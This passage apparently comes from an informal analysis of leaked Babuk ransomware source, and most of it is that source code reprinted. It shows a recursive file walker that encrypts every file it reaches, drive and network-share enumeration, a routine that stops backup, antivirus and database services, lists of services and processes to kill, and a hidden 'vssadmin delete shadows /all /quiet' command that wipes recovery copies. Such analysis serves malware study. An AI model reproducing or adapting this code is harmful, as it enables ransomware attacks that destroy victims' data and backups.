
```
static const WCHAR* black[] = {
    0, L"AppData", L"Boot", L"Windows", L"Windows.old",
    L"Tor Browser", L"Internet Explorer", L"Google", L"Opera",
    L"Opera Software", L"Mozilla", L"Mozilla Firefox", L"$Recycle.Bin",
    L"ProgramData", L"All Users", L"autorun.inf", L"boot.ini", L"bootfont.bin",
    L"bootsect.bak", L"bootmgr", L"bootmgr.efi", L"bootmgfw.efi", L"desktop.ini",
    L"iconcache.db", L"ntldr", L"ntuser.dat", L"ntuser.dat.log", L"ntuser.ini", L"thumbs.db",
    L"Program Files", L"Program Files (x86)", L"#recycle", L"..", L"."
};
```

- And for finding paths:



```
void find_paths_recursive(LPWSTR dirPath)
{
    INT iError;
    WCHAR* f_path;
    while (_que_push(&que_p, dirPath, FALSE) == 0) {
        while ((f_path = _que_pop(&que_f, FALSE, &iError)) != 0) {
            _encrypt_file(f_path);
            _hfree(f_path);
        }
    }

    DWORD dw0;
    if (WCHAR* localDir = (WCHAR*)_halloc(32768 * sizeof(WCHAR)))
    {
        WIN32_FIND_DATAW fd;
        lstrcpyW(localDir, dirPath);
        lstrcatW(localDir, L"\\*");

        HANDLE hIter = FindFirstFileW(localDir, &fd);
        if (hIter != INVALID_HANDLE_VALUE)
        {
            do
            {
                if (fd.dwFileAttributes & FILE_ATTRIBUTE_DIRECTORY)
                {
                    for (DWORD i = 0; i < _countof(black); ++i) {
                        if (!lstrcmpiW(fd.cFileName, black[i])) {
                            goto skip;
                        }
                    }

                    lstrcpyW(localDir, dirPath);
                    lstrcatW(localDir, L"\\");
                    lstrcatW(localDir, fd.cFileName);
                    find_paths_recursive(localDir);
                }
            skip:;
            } while (FindNextFileW(hIter, &fd));
            FindClose(hIter);
        }
        else if (debug_mode) {
            int size_needed = WideCharToMultiByte(CP_UTF8, 0, dirPath, (int)lstrlenW(dirPath), NULL, 0, NULL, NULL);
            char* strTo = (char*)_halloc(size_needed);
            WideCharToMultiByte(CP_UTF8, 0, dirPath, (int)lstrlenW(dirPath), strTo, size_needed, NULL, NULL);

            _dbg_report("Can't FindFirstFileW", strTo, GetLastError());

            _hfree(strTo);
        }
        _hfree(localDir);
    }
}
```


- After that we have a _processDrive function which uses the LPCWSTR (Long Pointer to Constant Wide String) *driveLetters* from **another.cpp**



```
void _processDrive(WCHAR driveLetter) {
    if (WCHAR* driveBuffer = (WCHAR*)_halloc(7 * sizeof(WCHAR))) {
        lstrcpyW(driveBuffer, L"\\\\?\\");
        lstrcpyW(driveBuffer + 5, L":");
        driveBuffer[4] = driveLetter;

        if (DWORD driveType = GetDriveTypeW(driveBuffer)) {
            if (driveType != DRIVE_CDROM) {
                if (driveType != DRIVE_REMOTE) {
                    find_paths_recursive(driveBuffer);
                }
                else {
                    DWORD remoteDrvSize = 260;
                    if (WCHAR* remoteDrv = (WCHAR*)_halloc(remoteDrvSize * sizeof(WCHAR)))
                    {
                        if (WNetGetConnectionW(&driveBuffer[4], remoteDrv, &remoteDrvSize) == NO_ERROR) {
                            find_paths_recursive(remoteDrv);
                        }
                        _hfree(remoteDrv);
                    }
                }
            }
        }
        _hfree(driveBuffer);
    }
}
```


- in the *entry* function we call _stop_services, _stop_processes, _remove_shadows from **another.cpp** which uses a list of processes and services that should be stopped, and remove shadows uses vssadmin.exe to delete shadow copies: `ShellExecuteW(0, L"open", L"cmd.exe", L"/c vssadmin.exe delete shadows /all /quiet", 0, SW_HIDE);`

```
services_to_stop[] = { "vss", "sql", "svc$", "memtas", "mepocs", "sophos", "veeam", "backup", "GxVss", "GxBlr", "GxFWD", "GxCVD", "GxCIMgr",
"DefWatch", "ccEvtMgr", "ccSetMgr", "SavRoam", "RTVscan", "QBFCService", "QBIDPService", "Intuit.QuickBooks.FCS", "QBCFMonitorService",
"YooBackup", "YooIT", "zhudongfangyu", "sophos", "stc_raw_agent", "VSNAPVSS", "VeeamTransportSvc", "VeeamDeploymentService", "VeeamNFSSvc",
"veeam", "PDVFSService", "BackupExecVSSProvider", "BackupExecAgentAccelerator", "BackupExecAgentBrowser", "BackupExecDiveciMediaService",
"BackupExecJobEngine", "BackupExecManagementService", "BackupExecRPCService", "AcrSch2Svc", "AcronisAgent", "CASAD2DWebSvc", "CAARCUpdateSvc" };

processes_to_stop[] = { L"sql.exe", L"oracle.exe", L"ocssd.exe", L"dbsnmp.exe", L"synctime.exe", L"agntsvc.exe", L"isqlplussvc.exe",
L"xfssvccon.exe", L"mydesktopservice.exe", L"ocautoupds.exe", L"encsvc.exe", L"firefox.exe", L"tbirdconfig.exe", L"mydesktopqos.exe",
L"ocomm.exe", L"dbeng50.exe", L"sqbcoreservice.exe", L"excel.exe", L"infopath.exe", L"msaccess.exe", L"mspub.exe", L"onenote.exe",
L"outlook.exe", L"powerpnt.exe", L"steam.exe", L"thebat.exe", L"thunderbird.exe", L"visio.exe", L"winword.exe", L"wordpad.exe", L"notepad.exe" };
```



```
void _stop_services() {
    SERVICE_STATUS_PROCESS sspMain;
    SERVICE_STATUS_PROCESS sspDep;

    ENUM_SERVICE_STATUSA ess;

    DWORD dwBytesNeeded;
    DWORD dwWaitTime;
    DWORD dwCount;

    LPENUM_SERVICE_STATUSA lpDependencies = 0;

    DWORD dwStartTime = GetTickCount();
    DWORD dwTimeout = 30000;

    if (SC_HANDLE scManager = OpenSCManagerA(0, 0, SC_MANAGER_ALL_ACCESS)) {
        for (int i = 0; i < _countof(services_to_stop); i++) {
            if (SC_HANDLE schHandle = OpenServiceA(
                scManager,
                services_to_stop[i],
                SERVICE_STOP |
                SERVICE_QUERY_STATUS |
                SERVICE_ENUMERATE_DEPENDENTS)) {
                if (QueryServiceStatusEx(schHandle,
                    SC_STATUS_PROCESS_INFO,
                    (LPBYTE)&sspMain,
                    sizeof(SERVICE_STATUS_PROCESS),
                    &dwBytesNeeded)) {
                    if (sspMain.dwCurrentState != SERVICE_STOPPED && sspMain.dwCurrentState != SERVICE_STOP_PENDING) {
                        if (!EnumDependentServicesA(schHandle,
                            SERVICE_ACTIVE,
                            lpDependencies,
                            0,
                            &dwBytesNeeded,
                            &dwCount)) {
                            if (GetLastError() == ERROR_MORE_DATA) {
                                if (lpDependencies = (LPENUM_SERVICE_STATUSA)_halloc(dwBytesNeeded)) {
                                    if (EnumDependentServicesA(schHandle,
                                        SERVICE_ACTIVE,
                                        lpDependencies,
                                        dwBytesNeeded,
                                        &dwBytesNeeded,
                                        &dwCount)) {
                                        ess = *(lpDependencies + i);

                                        if (SC_HANDLE hDepService = OpenServiceA(
                                            scManager,
                                            ess.lpServiceName,
                                            SERVICE_STOP |
                                            SERVICE_QUERY_STATUS)) {
                                            if (ControlService(hDepService,
                                                SERVICE_CONTROL_STOP,
                                                (LPSERVICE_STATUS)&sspDep)) {
                                                while (sspDep.dwCurrentState != SERVICE_STOPPED)
                                                {
                                                    Sleep(sspDep.dwWaitHint);
                                                    if (QueryServiceStatusEx(
                                                        hDepService,
                                                        SC_STATUS_PROCESS_INFO,
                                                        (LPBYTE)&sspDep,
                                                        sizeof(SERVICE_STATUS_PROCESS),
                                                        &dwBytesNeeded)) {
                                                        if (sspDep.dwCurrentState == SERVICE_STOPPED || GetTickCount() - dwStartTime > dwTimeout) {
                                                            break;
                                                        }
                                                    }
                                                }

                                                CloseServiceHandle(hDepService);
                                            }
                                        }
                                    }

                                    _hfree(lpDependencies);
                                }
                            }
                        }
                        if (ControlService(schHandle,
                            SERVICE_CONTROL_STOP,
                            (LPSERVICE_STATUS)&sspMain)) {
                            while (sspMain.dwCurrentState != SERVICE_STOPPED)
                            {
                                Sleep(sspMain.dwWaitHint);
                                if (!QueryServiceStatusEx(
                                    schHandle,
                                    SC_STATUS_PROCESS_INFO,
                                    (LPBYTE)&sspMain,
                                    sizeof(SERVICE_STATUS_PROCESS),
                                    &dwBytesNeeded))
                                {
```

- Also there are SHA-256, SHA-512, HC-128m and SOSEMANUK implementations in sha256.cpp, sha512.cpp, hc-128.cpp and sosemanuk.cpp.
- Mutex to check for running copies: DoYouWantToHaveSexWithCuongDong (reference to the researcher Chuong Dong, who did an analysis of the previous babuk ransomware versions)



```
#define VERSION_MUTEX "DoYouWantToHaveSexWithCuongDong"
```

- And that is all i can disect with my limited Malware Analysis knowledge